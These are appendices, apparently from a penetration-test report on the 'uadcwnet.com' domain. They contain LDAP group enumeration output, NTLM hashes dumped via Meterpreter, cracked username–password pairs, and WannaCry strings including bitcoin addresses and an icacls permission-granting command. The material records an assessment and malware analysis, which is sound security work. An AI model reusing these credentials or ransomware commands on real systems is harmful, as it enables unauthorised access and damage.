|         objectGUID: 520989a-d176-8641-99e0-c7eb8aaceeaa
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-572
|         sAMAccountName: Denied RODC Password Replication Group
|         sAMAccountType: 536870912
|         groupType: -2147483644
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Read-only Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|     dn: CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Enterprise Read-only Domain Controllers
|         description: Members of this group are Read-Only Domain
Controllers in the enterprise
|         distinguishedName: CN=Enterprise Read-only Domain
Controllers,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
```

```
|         uSNCreated: 12429
|         uSNChanged: 12431
|         name: Enterprise Read-only Domain Controllers
|         objectGUID: 95f99176-8cb2-e42-bb8b-75958f685c21
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-498
|         sAMAccountName: Enterprise Read-only Domain Controllers
|         sAMAccountType: 268435456
|         groupType: -2147483640
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         isCriticalSystemObject: TRUE
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 2022/10/06 16:23:24 UTC
|         dSCorePropagationData: 1601/01/01 00:04:17 UTC
|     dn: CN=Cloneable Domain Controllers,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Cloneable Domain Controllers
|         description: Members of this group that are domain
controllers may be cloned.
|         distinguishedName: CN=Cloneable Domain
Controllers,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:23:24 UTC
|         whenChanged: 2022/10/06 16:23:24 UTC
|         uSNCreated: 12440
|         uSNChanged: 12442
|         name: Cloneable Domain Controllers
|         objectGUID: f7f74758-d8ea-6b4e-925a-620a6e4dd67
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-522
|         sAMAccountName: Cloneable Domain Controllers
```

```
|         sAMAccountType: 268435456

|         groupType: -2147483646

|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com

|         isCriticalSystemObject: TRUE

|         dSCorePropagationData: 2022/10/06 18:08:24 UTC

|         dSCorePropagationData: 2022/10/06 16:23:24 UTC

|         dSCorePropagationData: 1601/01/01 00:04:17 UTC

|     dn: CN=Protected Users,CN=Users,DC=uadcwnet,DC=com

|         objectClass: top

|         objectClass: group

|         cn: Protected Users

|         description: Members of this group are afforded additional
protections against authentication security threats. See
http://go.microsoft.com/fwlink/?LinkId=298939 for more information.

|         distinguishedName: CN=Protected
Users,CN=Users,DC=uadcwnet,DC=com

|         instanceType: 4

|         whenCreated: 2022/10/06 16:23:24 UTC

|         whenChanged: 2022/10/06 16:23:24 UTC

|         uSNCreated: 12445

|         uSNChanged: 12447

|         name: Protected Users

|         objectGUID: cd509bbf-a1e5-f843-97ed-b57edf9fcaf0

|         objectSid: 1-5-21-2373017989-4057782597-2990666611-525

|         sAMAccountName: Protected Users

|         sAMAccountType: 268435456

|         groupType: -2147483646

|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com

|         isCriticalSystemObject: TRUE

|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
```

```
|          dSCorePropagationData: 2022/10/06 16:23:24 UTC
|          dSCorePropagationData: 1601/01/01 00:04:17 UTC
|      dn: CN=Key Admins,CN=Users,DC=uadcwnet,DC=com
|      dn: CN=Enterprise Key Admins,CN=Users,DC=uadcwnet,DC=com
|      dn: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: DnsAdmins
|          description: DNS Administrators Group
|          member: CN=Jody Mccormick,OU=Legal,DC=uadcwnet,DC=com
|          distinguishedName: CN=DnsAdmins,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:24:04 UTC
|          whenChanged: 2023/11/19 13:50:57 UTC
|          uSNCreated: 12485
|          uSNChanged: 53381
|          name: DnsAdmins
|          objectGUID: fdce442d-1749-bc47-9ad-728e452f040
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1101
|          sAMAccountName: DnsAdmins
|          sAMAccountType: 536870912
|          groupType: -2147483644
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: DnsUpdateProxy
```

```
|         description: DNS clients who are permitted to perform
dynamic updates on behalf of some other clients (such as DHCP
servers).
|         distinguishedName:
CN=DnsUpdateProxy,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:24:04 UTC
|         whenChanged: 2022/10/06 16:24:04 UTC
|         uSNCreated: 12490
|         uSNChanged: 12490
|         name: DnsUpdateProxy
|         objectGUID: d57b7d5d-4138-9b4a-8d9a-9c92ee4bc58d
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-1102
|         sAMAccountName: DnsUpdateProxy
|         sAMAccountType: 268435456
|         groupType: -2147483646
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|         dSCorePropagationData: 1601/01/01 00:00:01 UTC
|     dn: CN=Human Resources,CN=Users,DC=uadcwnet,DC=com
|         objectClass: top
|         objectClass: group
|         cn: Human Resources
|         distinguishedName: CN=Human
Resources,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:32:57 UTC
|         whenChanged: 2022/10/06 16:32:57 UTC
|         uSNCreated: 12774
|         uSNChanged: 12774
|         name: Human Resources
```

```
|          objectGUID: b4ee1e3-1264-2545-a451-977fe71b47a
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1103
|          sAMAccountName: Human Resources
|          sAMAccountType: 268435456
|          groupType: -2147483646
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=Legal,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: Legal
|          distinguishedName: CN=Legal,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:32:57 UTC
|          whenChanged: 2022/10/06 16:32:57 UTC
|          uSNCreated: 12779
|          uSNChanged: 12779
|          name: Legal
|          objectGUID: 1518745f-7cac-c46-9d37-7d77f6d7df
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1104
|          sAMAccountName: Legal
|          sAMAccountType: 268435456
|          groupType: -2147483646
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=Finance,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
```

```
|          objectClass: group
|          cn: Finance
|          distinguishedName: CN=Finance,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:32:57 UTC
|          whenChanged: 2022/10/06 16:32:57 UTC
|          uSNCreated: 12784
|          uSNChanged: 12784
|          name: Finance
|          objectGUID: 2a63114f-672f-264e-b9fb-fe8820587322
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1105
|          sAMAccountName: Finance
|          sAMAccountType: 268435456
|          groupType: -2147483646
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=Engineering,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: Engineering
|          distinguishedName:
CN=Engineering,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:32:57 UTC
|          whenChanged: 2022/10/06 16:32:57 UTC
|          uSNCreated: 12789
|          uSNChanged: 12789
|          name: Engineering
|          objectGUID: bfd15b99-f36d-b14a-bd74-826687694ecf
```

```
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1106
|          sAMAccountName: Engineering
|          sAMAccountType: 268435456
|          groupType: -2147483646
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=Sales,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
|          cn: Sales
|          distinguishedName: CN=Sales,CN=Users,DC=uadcwnet,DC=com
|          instanceType: 4
|          whenCreated: 2022/10/06 16:32:57 UTC
|          whenChanged: 2022/10/06 16:32:57 UTC
|          uSNCreated: 12794
|          uSNChanged: 12794
|          name: Sales
|          objectGUID: a9519843-c9c6-84d-a8bf-ff2c76569327
|          objectSid: 1-5-21-2373017989-4057782597-2990666611-1107
|          sAMAccountName: Sales
|          sAMAccountType: 268435456
|          groupType: -2147483646
|          objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|          dSCorePropagationData: 2022/10/06 18:08:24 UTC
|          dSCorePropagationData: 1601/01/01 00:00:01 UTC
|      dn: CN=Information Technology,CN=Users,DC=uadcwnet,DC=com
|          objectClass: top
|          objectClass: group
```

```
|         cn: Information Technology
|         member: CN=Test account,OU=Information
Technology,DC=uadcwnet,DC=com
|         distinguishedName: CN=Information
Technology,CN=Users,DC=uadcwnet,DC=com
|         instanceType: 4
|         whenCreated: 2022/10/06 16:32:57 UTC
|         whenChanged: 2022/10/06 17:59:50 UTC
|         uSNCreated: 12799
|         uSNChanged: 12859
|         name: Information Technology
|         objectGUID: b4ea27c-902c-c849-8f10-1c8321a31884
|         objectSid: 1-5-21-2373017989-4057782597-2990666611-1108
|         sAMAccountName: Information Technology
|         sAMAccountType: 268435456
|         groupType: -2147483646
|         objectCategory:
CN=Group,CN=Schema,CN=Configuration,DC=uadcwnet,DC=com
|         dSCorePropagationData: 2022/10/06 18:08:24 UTC
|_        dSCorePropagationData: 1601/01/01 00:00:01 UTC

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

APPENDIX M – DUMPED PASSWORD HASHES FROM METERPRETER SESSION

Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ce5006f06fb238ecd9944cd8a34ff95a:::

test:1109:aad3b435b51404eeaad3b435b51404ee:c5a237b7e9d8e708d8436b6148a25fa1:::

J.Tate:2601:aad3b435b51404eeaad3b435b51404ee:01f510a345cd1df3ada173fa7c6cd4c1:::

M.Johnston:2602:aad3b435b51404eeaad3b435b51404ee:073303448bbc1665bf3f77ca040721dd:::

M.Bradley:2603:aad3b435b51404eeaad3b435b51404ee:8cd85e28952dc388ac1b35602b55e0b9:::

M.Day:2604:aad3b435b51404eeaad3b435b51404ee:1764f87ea34fa5a0d7b53699a56fcfd4:::

J.Mccormick:2605:aad3b435b51404eeaad3b435b51404ee:1ae2641f1affc5941956fd18db9ec2a6:::

S.Glover:2606:aad3b435b51404eeaad3b435b51404ee:132494f41a7de8177ccf6e944f21d51d:::

K.Patrick:2607:aad3b435b51404eeaad3b435b51404ee:48a0944fde2909b8445ca196a50c0c25:::

R.Bridges:2608:aad3b435b51404eeaad3b435b51404ee:ecb6b3b54114acfe8c5020a3cb74987d:::

E.Hoffman:2609:aad3b435b51404eeaad3b435b51404ee:55a89d5c0690a11fdb035feba38727cb:::

T.Reid:2610:aad3b435b51404eeaad3b435b51404ee:940826b83083fc39ee1473f74da554bf:::

B.Stanley:2611:aad3b435b51404eeaad3b435b51404ee:bb864d0f8b649a930327a491c9f661eb:::

J.Kelly:2612:aad3b435b51404eeaad3b435b51404ee:3d0e97865081561de40cc597b080fa25:::

C.Lamb:2613:aad3b435b51404eeaad3b435b51404ee:e1d19b53e2f9bbc691f565a2d5b941dc:::

C.Keller:2614:aad3b435b51404eeaad3b435b51404ee:aa961d6ae9599d560424c5f7ade663b3:::

N.Colon:2615:aad3b435b51404eeaad3b435b51404ee:b81b5780ce47e78758ec6fed8bf4ccab:::

J.Ballard:2616:aad3b435b51404eeaad3b435b51404ee:6ab28a5ebf21f302ba6939d1ca9d17c6:::

C.Mathis:2617:aad3b435b51404eeaad3b435b51404ee:2ab300fc5988119370034190b2f3ce07:::

S.Higgins:2618:aad3b435b51404eeaad3b435b51404ee:2fcca4205895b4c7f7bde97374989155:::

T.Maldonado:2619:aad3b435b51404eeaad3b435b51404ee:70fbadeec3143338b67a077ba37bc299:::

A.Lucas:2620:aad3b435b51404eeaad3b435b51404ee:918db977c0e0f4395df4b5c39e6f5c43:::

E.Wood:2621:aad3b435b51404eeaad3b435b51404ee:33777ae01e2180f7f66babbb399885cd:::

C.Munoz:2622:aad3b435b51404eeaad3b435b51404ee:586f081f43fd87d8e08c5123c9669f20:::

E.Elliott:2623:aad3b435b51404eeaad3b435b51404ee:14cff7a3fbd65e7fb9ea384f4acd4b0a:::

O.Parker:2624:aad3b435b51404eeaad3b435b51404ee:680530b1b4df061d8ce3ed6653c0b8f7:::

B.Fletcher:2625:aad3b435b51404eeaad3b435b51404ee:65b243dd2b800fa293f38e3e82b5b984:::

R.Moran:2626:aad3b435b51404eeaad3b435b51404ee:678731a487ea9f703d0fe4537f160657:::

H.Alexander:2627:aad3b435b51404eeaad3b435b51404ee:762ef5e43351e7abf37de1391a927aff:::

F.Payne:2628:aad3b435b51404eeaad3b435b51404ee:2e54bdb96f1562d3e01c0afaf9223894:::

L.Vasquez:2629:aad3b435b51404eeaad3b435b51404ee:f8132567e0d51e0e21e628d1b5a2af14:::

M.Harrington:2630:aad3b435b51404eeaad3b435b51404ee:bd7340ed993ef5c972e973ad983c6f1d:::

J.Patton:2631:aad3b435b51404eeaad3b435b51404ee:b3f561e67a7956418cef18c83fd71201:::

D.Dunn:2632:aad3b435b51404eeaad3b435b51404ee:661a4603db22943c6860d21b49c617f0:::

B.Fox:2633:aad3b435b51404eeaad3b435b51404ee:a308b78c9fe10765ebd572c3b264f341:::

M.Jordan:2634:aad3b435b51404eeaad3b435b51404ee:b51cbfa2a3a364b242ec6a8e5e09fb62:::

M.Carson:2635:aad3b435b51404eeaad3b435b51404ee:5b33bd0ad78a0b61f0bca5ecefdfbecc:::

T.Simmons:2636:aad3b435b51404eeaad3b435b51404ee:3bb0331dc2396177810b317bdfe3db15:::

D.Gross:2637:aad3b435b51404eeaad3b435b51404ee:a53bdc510ae246d3a7cf69868c09f47d:::

C.Romero:2638:aad3b435b51404eeaad3b435b51404ee:15fa4e4cb9f35151a8f258b023a27b5d:::

S.Brock:2639:aad3b435b51404eeaad3b435b51404ee:4a28b7dec453f26aad74bb96feb9806e:::

L.Sharp:2640:aad3b435b51404eeaad3b435b51404ee:e9472e8184590026b24a808ae897d787:::

G.Lambert:2641:aad3b435b51404eeaad3b435b51404ee:31be1fffd1a8fb37207ebc9ef1d8a9e2:::

C.Willis:2642:aad3b435b51404eeaad3b435b51404ee:06d8bd87f2d15a598fca004dc7f9d52a:::

G.Turner:2643:aad3b435b51404eeaad3b435b51404ee:b01939617c167dfbe37d3a22d9bf8861:::

L.Campbell:2644:aad3b435b51404eeaad3b435b51404ee:01f510a345cd1df3ada173fa7c6cd4c1:::

S.Jennings:2645:aad3b435b51404eeaad3b435b51404ee:d64227ae411d6514cf832d4c7a42aca7:::

T.Todd:2646:aad3b435b51404eeaad3b435b51404ee:b537f23fb3bc00bf3b6609e5ebd344a4:::

J.Poole:2647:aad3b435b51404eeaad3b435b51404ee:c3aac442d44499af0fc14fe97794b584:::

B.Blair:2648:aad3b435b51404eeaad3b435b51404ee:bcee2d62c018911b9504526a8cc7d9fb:::

C.Horton:2649:aad3b435b51404eeaad3b435b51404ee:9d7baad2e96bd964ad69d8b71606f444:::

A.Norris:2650:aad3b435b51404eeaad3b435b51404ee:d13b054a2b468fba46c9cf392de385ae:::

SERVER1$:1000:aad3b435b51404eeaad3b435b51404ee:8cad74593886c90602e7f57b36420bc5:::

marketplace$:1110:aad3b435b51404eeaad3b435b51404ee:ebd5a56399bd03ef6a961b1b27f63489:::

pc28$:1111:aad3b435b51404eeaad3b435b51404ee:923cdcc9273474d7b0dbbbff25ac13f7:::

range86-130$:1112:aad3b435b51404eeaad3b435b51404ee:2d338324312a43afe6d41b46ce49613c:::

nt4$:1113:aad3b435b51404eeaad3b435b51404ee:bd6a7ea846767c4543346912d60f5f61:::

cust84$:1114:aad3b435b51404eeaad3b435b51404ee:d3b80b56f60c65a164d924a7fbdd4126:::

devserver$:1115:aad3b435b51404eeaad3b435b51404ee:262f6a2207a7b4eea0c312ddd25992d6:::

about$:1116:aad3b435b51404eeaad3b435b51404ee:b39bc0e10fe2ac5f9621675e1c1f3e79:::

helponline$:1117:aad3b435b51404eeaad3b435b51404ee:6f9d64cbd6f4fc435e0da245b9f25033:::

sanantonio$:1118:aad3b435b51404eeaad3b435b51404ee:8b26d71cdfe07b14c5b1e5ef703b5492:::

inbound$:1119:aad3b435b51404eeaad3b435b51404ee:3890bff01d0a7cc2da5f6ab2247573e7:::

customer$:1120:aad3b435b51404eeaad3b435b51404ee:c156ac9c2e74563914130b4212bc614d:::

ir$:1121:aad3b435b51404eeaad3b435b51404ee:51948713094207d98c84315633eeb861:::

announce$:1122:aad3b435b51404eeaad3b435b51404ee:db366f00216407c93042a43a04fd7a32:::

iris$:1123:aad3b435b51404eeaad3b435b51404ee:82e1b93b43b99d7060869e02737f175c:::

dev1$:1124:aad3b435b51404eeaad3b435b51404ee:1dde0903bdb7f24cb768a5880350d586:::

cust24$:1125:aad3b435b51404eeaad3b435b51404ee:103c4dca7e48c70a63633d815740564b:::

mx$:1126:aad3b435b51404eeaad3b435b51404ee:ed3486283181589c931a0bcde049aa3e:::

vader$:1127:aad3b435b51404eeaad3b435b51404ee:c300680e0d4bd889dcb0e4f4ab9c1652:::

cust53$:1128:aad3b435b51404eeaad3b435b51404ee:98d9ac348638b04fb3360e960b0a51c7:::

mv$:1129:aad3b435b51404eeaad3b435b51404ee:4a100cd5986927beea5207314dcc6136:::

mickey$:1130:aad3b435b51404eeaad3b435b51404ee:40c859ccba75ac01204c635eff7b025a:::

ptld$:1131:aad3b435b51404eeaad3b435b51404ee:36bdc6a8cab46f1ddce9f870f510aacd:::

tool$:1132:aad3b435b51404eeaad3b435b51404ee:0f0e148c7f8946e3df14e5e39b2f1f5c:::

uninet$:1133:aad3b435b51404eeaad3b435b51404ee:77620392fabbdf3606bc53545c788945:::

houstin$:1134:aad3b435b51404eeaad3b435b51404ee:6902b491549f7a20d6a43be1cdebbcc5:::

SERVER2$:1135:aad3b435b51404eeaad3b435b51404ee:4e0b373a5b782aa51991284a204d507e:::

CLIENT1$:1601:aad3b435b51404eeaad3b435b51404ee:cbaac58adf7659ea61adcad19f6c8351:::

APPENDIX N – CRACKED PASSWORD HASHES FROM HYDRA, CAIN AND CRACKSTATION

S.Glover:whisper

test:test123

J.Poole:tenspot33

L.Sharp:santoria81

D.Dunn:replicate11

E.Wood:renovate

H.Alexander:remitting54

F.Payne:referable78

J.Mccormick:photolytic29

B.Blair:perfidious10

R.Bridges:peacock43

K.Patrick:paginate

S.Brock:orthodoxy

S.Higgins:olivine

C.Munoz:observatory63

T.Maldonado:mollycoddle13

J.Patton:lability

B.Stanley:inexplicable

C.Keller:inevitable76

R.Moran:illegitimacy25

E.Elliott:horticulture92

M.Harrington:honorarium66

G.Turner:exchange

M.Day:dependent38

J.Tate:cornucopia

L.Campbell:cornucopia

M.Carson:contemptible

J.Ballard:codpiece9

B.Fletcher:baloney51

A.Norris:avionic98

S.Jennings:audience

M.Bradley:airmass

N.Colon:abeyance33

Guest:*empty*

J.Kelly:frisson

A.Lucas:Gallagher

T.Simmons:Buxtehude

T.Todd:Ciceronian

APPENDIX O – MALWARE ANALYSIS STRING SEARCHING RESULTS

```
!This program cannot be run in DOS mode.
=j&&LZ66lA??~
f""D~**T
V22dN::t
o%%Jr..\$
&&Lj66lZ??~A
""Df**T~
;22dV::tN
%%Jo..\r
&Lj&6lZ6?~A?
"Df"*T~*
2dV2:tN:
x%Jo%.\r.
Lj&&lZ66~A??
Df""T~**;
dV22tN::
xxJo%%\r..8$
,4$8'9-6:.6$1#?*XhHpSeA~NrZlE
QeFbF~TiKwZ
4$8,9-6'.6$:#?*1hHpXeA~SrZlN
SbE\lHtQeF
F~TbKwZi
$8,4-6'96$:.?*1#HpXhA~SeZlNrSbE
Q~TbFwZiK
8,4$6'9-$:.6*1#?pXhH~SeAlNrZbE
QeTbF~ZiKw
 inflate 1.1.3 Copyright 1995-1998 Mark Adler
- unzip 0.15 Copyright 1998 Gilles Vollant
CloseHandle
```

GetExitCodeProcess

TerminateProcess

WaitForSingleObject

CreateProcessA

GlobalFree

GetProcAddress

LoadLibraryA

GlobalAlloc

SetCurrentDirectoryA

GetCurrentDirectoryA

GetComputerNameW

SetFileTime

SetFilePointer

MultiByteToWideChar

GetFileAttributesW

GetFileSizeEx

CreateFileA

InitializeCriticalSection

DeleteCriticalSection

ReadFile

GetFileSize

WriteFile

LeaveCriticalSection

EnterCriticalSection

SetFileAttributesW

SetCurrentDirectoryW

CreateDirectoryW

GetTempPathW

GetWindowsDirectoryW

GetFileAttributesA

SizeofResource

LockResource

LoadResource

FindResourceA

OpenMutexA

GetFullPathNameA

CopyFileA

GetModuleFileNameA

VirtualAlloc

VirtualFree

FreeLibrary

HeapAlloc

GetProcessHeap

GetModuleHandleA

SetLastError

VirtualProtect

IsBadReadPtr

HeapFree

SystemTimeToFileTime

LocalFileTimeToFileTime

CreateDirectoryA

KERNEL32.dll

wsprintfA

USER32.dll

RegCloseKey

RegQueryValueExA

RegSetValueExA

RegCreateKeyW

CryptReleaseContext

CreateServiceA

```
CloseServiceHandle
StartServiceA
OpenServiceA
OpenSCManagerA
ADVAPI32.dll
SHELL32.dll
OLEAUT32.dll
WS2_32.dll
__CxxFrameHandler
??3@YAXPAX@Z
_except_handler3
_local_unwind2
swprintf
??2@YAPAXI@Z
__p___argv
__p___argc
_stricmp
??0exception@@QAE@ABV0@@Z
??1exception@@UAE@XZ
??0exception@@QAE@ABQBD@Z
_CxxThrowException
MSVCRT.dll
??1type_info@@UAE@XZ
_XcptFilter
__getmainargs
_initterm
__setusermatherr
_adjust_fdiv
__p__commode
__p__fmode
```

```
__set_app_type
_controlfp
MSVCP60.dll
GetStartupInfoA
advapi32.dll
WanaCrypt0r
Software\
.sqlite3
.sqlitedb
.onetoc2
WANACRY!
CloseHandle
DeleteFileW
MoveFileExW
MoveFileW
ReadFile
WriteFile
CreateFileW
kernel32.dll
2/O-_.X8w.+
Microsoft Enhanced RSA and AES Cryptographic Provider
CryptGenKey
CryptDecrypt
CryptEncrypt
CryptDestroyKey
CryptImportKey
CryptAcquireContextA
%s\Intel
%s\ProgramData
cmd.exe /c "%s"
```

```
115p7UMMngoj1pMvkpHijcRdfJNXj6LrLn
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
13AM4VW2dhxYgXeQepoHkHSQuy6NgaEb94
Global\MsWinZonesCacheCounterMutexA
tasksche.exe
TaskStart
icacls . /grant Everyone:F /T /C /Q
attrib +h .
WNcry@2ol7
GetNativeSystemInfo
.?AVexception@@
incompatible version
buffer error
insufficient memory
data error
stream error
file error
stream end
need dictionary
invalid distance code
invalid literal/length code
invalid bit length repeat
too many length or distance symbols
invalid stored block lengths
invalid block type
incomplete dynamic bit lengths tree
oversubscribed dynamic bit lengths tree
incomplete literal/length tree
oversubscribed literal/length tree
empty distance tree with lengths
```

```
incomplete distance tree
oversubscribed distance tree
incorrect data check
incorrect header check
invalid window size
unknown compression method
.?AVtype_info@@
b.wnryP8
6P>YK^$r
#cMe&(;[Ip
msg/m_bulgarian.wnry
CMnQ,OOr
L3koq_ >
Hy}V2l0e
msg/m_chinese (simplified).wnryR9
Ud|JZ|BE
b4(X2;ey
"t=.|Vbq-
msg/m_chinese (traditional).wnry
~|c<caKm2
msg/m_croatian.wnry
,MF3j;2@
EGBkV6"rnL9
[4+G[Tnr
msg/m_czech.wnryn
4I_,eJi
=1azT)8^y
;u>H4q7.c
$@^ Y+kCM3
nyMZ?%g;
```

msg/m_danish.wnry

kEs##Q^!

msg/m_dutch.wnry9

_-TPsPUv: V

msg/m_english.wnryF

=iF-s4"t

=XnFQ-Il

vi#<!d*S

E65etRI\v4

msg/m_filipino.wnry

Le"zE^f1

msg/m_finnish.wnry~

msg/m_french.wnry

>nuGl=Cme4

msg/m_german.wnry

$`GnP+%<g

b=htZo&f

2+(VPOL

msg/m_greek.wnry4n

r;#r7iS|1

s]R",XC(

msg/m_indonesian.wnry

)FD~p5PgPl{

7&|^"OUt

msg/m_italian.wnry

d?r[a)9Y"

`}N\1U'1

1E7*[6(4

eadg%/E*

msg/m_japanese.wnry

),&(T[H1t
msg/m_korean.wnry
FTv$'/zaN
msg/m_latvian.wnry`N
}9zf]A"g 0
msg/m_norwegian.wnry
`i4?Qow|
msg/m_polish.wnry'}7
>LYFJu^$RO
n''9U]<C
msg/m_portuguese.wnry
R}:^dB/Y
1}m%{t&cY
;@A/oajX
msg/m_romanian.wnry
tzPL#i2;
F7A)x:pdI
dM/.2X7L
msg/m_russian.wnry
pI,3O+(@
BW2>`qk{
msg/m_slovak.wnry1
"y)r?uTi
xI70ql7k4
msg/m_spanish.wnry
%"ime6?x
lMzD/5HeW^M}#}
msg/m_swedish.wnry
n:JJ9Sz5
<NH0Etua

```
aJ`3pU,{
;N-.2s"G
msg/m_turkish.wnryO
}u#j+Q~k
+R'&LRNR
u3-M"T"U
d5PM1^Ednt
msg/m_vietnamese.wnry
K7_j-Y713S
=n[(p{Bt
0>R36j?<F
|Dvs~F*^l
itfwb\k_
G6Kw4Ky4
`*rkm;9,
H>*"NJx,
 +nW]$JpA7
wz1JV+U^uV
M:US@OxN
yT~3&.O_]$
vFNr*,Bv
mC=(wEqY
qVyWD.3j^
?WoaH'[@
< HMB=])5
]%zpDIib
*5A6:NnA
on@{Qhfm
]PC(r(t)t
[VS[3i:]
```

```
_pGWKlDI7
[hF/i6gpN
^abiHWKa
ZRz#tH=9
"R0l_AT]K
)qIW8,`~
ge-"EXLvi
X\PVoL{@
R5(TNtY}
K5oJE~DO
[15V!tB[Z
R#FZlr4n
w* E>5JW
bqJ Zpxn
X6W9RJ@o
HY`*SlY&
R<Ct=-.8Q(
BV0i`(xT
[n'X3`HX
1+u9AF1A
t\[ttsv@
kwQAn%7j
bJ#]O]9E%
2frP5TQ`
<.qnT#%R
0=}r9bhZ
'4_j(B{U
19-uSv9*X
O<ha}KG)T
C9XQJ2U_
```

```
{l]k]Y</~a
]<"1B:gz=_i
!kuY2'GP:
HGbKb"-1
O5UvRTQ7p
]iH|OV"]n5~
DKjusNo0`
0y/,{}<h,7
VLu]qUX8
~-fVs9J)
I!RwX-#M
lD.yn)U_7<9C
Rj:6tSo9
<B`IHRd5
-#PB`F$-V&2
bB6Y|2vN
Q8-8|NKLcP%
dNv%(.&J
F8T`*XG.h
)$o**6t7
$\){Cf0v
QRIy Z.&f
1aUIHM(f
vwZ,x6?F
Z)gXU^[0
CKmd=.@3
M}k&}PC%]3
9/f7oi[P
az(|WY@5
"vco{"Oyc
```

```
{82O~"ZLTl^
&MIEEP#*Ge
**uh/.c}
`/V`;zQI
;qXsahtk
9ZCWG E6
8@0:'}X~A
3)dK#|E;
Encg(UHY
KV%`YtJb`
XabM zAJ/
%)Uwno*99
`[3}JlXW4
Uzxe%$fbW
3J0X&gKW
;H[3e3%v
d;(;/1*g
W05u=n|t
qRPN)Wy$Ot
`Uv1J0oZ[MqI
L_^2V/m=?
0muK2**%
c2xNlb(z
/IXh:;xU
I>Fe )N(Re
8<tjV\@A
=NM;S]V2n
r2(\Sg 92
`iN~R.11
a#yw}3#eUr
```

```
!.MrXx]Z2
/Z'weMf[
qw IB8!W
f0F`Ll-?
+kA$Pw>m
RC_{g"C=
PKgQUFa{
sBZ{n,38H
?9Q3eny}0
Knq#BUyC
W`e?-'*|>
3!x6h|f%
cj\"_~G+L
iSwJ*cWe
+c2 iFK)
$/%T53xcb
14"HuT1J
Ch"C3YPD*
X>:?764M
G^CsVp6Y
'"'t$WejX
:2j%G<|i2
J&#DLn.2
BqZ=(JjQ:cS
OJT,M o3
w8c^ }#>]
?!}lVGBF
If{V'c^"
|HDA$5.*r/j
ML4M6BtoR
```

```
fg|tLRKVj`Q
{y2M"sG@:
wWGha/(dE
{*81>)Wa
TtZD&JIMQ
rD;C$K:sY
&(K^)C.(
qX3#r@,f
C{kI7^a/
hZn*LB+c~
lzd|af7k&V
4<&}5lx4t
F=:[Wlpd
'jO$]H^>
1|QE398d
HPwLS{~&
o;5UjX(9
\+9:vC/#
ow.02e,V
